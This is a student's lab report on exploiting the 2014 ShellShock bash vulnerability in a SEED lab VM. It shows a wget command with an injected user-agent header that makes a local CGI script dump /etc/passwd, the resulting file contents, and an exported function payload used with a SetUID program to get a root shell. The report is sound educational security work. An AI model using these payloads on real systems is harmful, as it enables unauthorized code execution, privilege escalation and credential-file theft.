Final Project


Cybersecurity Fundamentals (CSCE 689)
Mini Project 3: ShellShock Exploit

The third mini project of this final project was select your own type. As during the lecture videos and slides I was interested in zero-day vulnerabilities, so I choose Shell Shock exploit as my third project. Shell Shock was code injection zero-day vulnerability of bash shell, a very popular shell, and if properly exploited it can cause a lot of damage.

On September 24th, 2014 this vulnerability came to light. This vulnerability causes bash to process extraneous data after a function declaration which can include code which will then be executed. Programs like apache server which uses bash shell to parse CGI scripts can become victims off the vulnerability.


In this project we are going to explore two such options. In our first task we are going to exploit apache by using a simple CGI script to copy password file in Linux which generally need root privilege. In the second task we are going to exploit a SetUID program to start a shell with root privilege.

- **TASK 1:** We write a very simple CGI program (called myprog.cgi). It simply prints out "Hello World" using shell script. Next we place the above CGI program in the /usr/lib/cgi-bin directory and set its permission to 755 (so it is executable). We need to use the root privilege to do these (using sudo), as the folder is only writable by the root. This folder is the default CGI directory for the Apache web server. To access this CGI program from the Web, you can either use a browser by typing the following URL: http://localhost/cgi-bin/myprog.cgi.



File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprog.c
localhost/cgi-bin/myprog.cgi
Most Visited SEED Labs Sites for Labs

```
Hello World
```

Next we try to copy the /etc/passwd file while running the above-mentioned CGI script. So we use the wget command. We take advantage of the bash exploit and if executed properly the /etc/passwd file gets copied.




```
[08/02/2019 02:36] seed@USER(10.0.2.4):.../cgi-bin
 $$$  sudo !!
sudo wget -U "() { test;};echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/pas
swd" http://localhost/cgi-bin/myprog.cgi
--2019-08-02 02:53:29--  http://localhost/cgi-bin/myprog.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: ‘myprog.cgi.1’

myprog.cgi.1         2.46K  --.-KB/s    in 0s

2019-08-02 02:53:29 (367 MB/s) - ‘myprog.cgi.1’ saved [2523]

[08/02/2019 02:36] seed@USER(10.0.2.4):.../cgi-bin
 $$$  ls
myprog.cgi  myprog.cgi.1
[08/02/2019 02:36] seed@USER(10.0.2.4):.../cgi-bin
 $$$  vim myprog.cgi.1
[08/02/2019 02:36] seed@USER(10.0.2.4):.../cgi-bin
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
 apt:x:105:65534::/nonexistent:/bin/false
```

- **TASK 2:** In this task we exploit the vulnerability to attack a simple SetUID program, called shock.c, which calls a plane shell to run "/bin/ls -l" command. This is done by the system function call which automatically calls the /bin/sh. As we runnin this in Ubuntu 16 the bas vulnerability has been patched. So we link /bin/sh to a vulnerable bash and put that bash in the shock.c. Next we compile the shock.c. and export a foo variable with bash shell shock exploit, meaning it has extraneous code after variable declaration. Then we run the shock program and get access to a root shell.



```
[08/02/2019 04:55] seed@USER(10.0.2.4):~/.../ShellShock
 $$$  export foo='() { :; }; sh'
[08/02/2019 04:55] seed@USER(10.0.2.4):~/.../ShellShock
 $$$  ./shock
sh-4.2# 
```

We also provided the shock program with u+a privilege. Below is the shock program code

```
#include <stdio.h>
void main()
{
   setuid(geteuid()); // make real uid = effective uid.
   system("/bin/ls -l");
}
```

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Aggie Code of Honor:

An Aggie does not lie, cheat, or steal or tolerate those who do. Required Academic Integrity Statement:

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Printed Student Name : ________Sabyasachi Gupta____

Student Signature : _________________SG____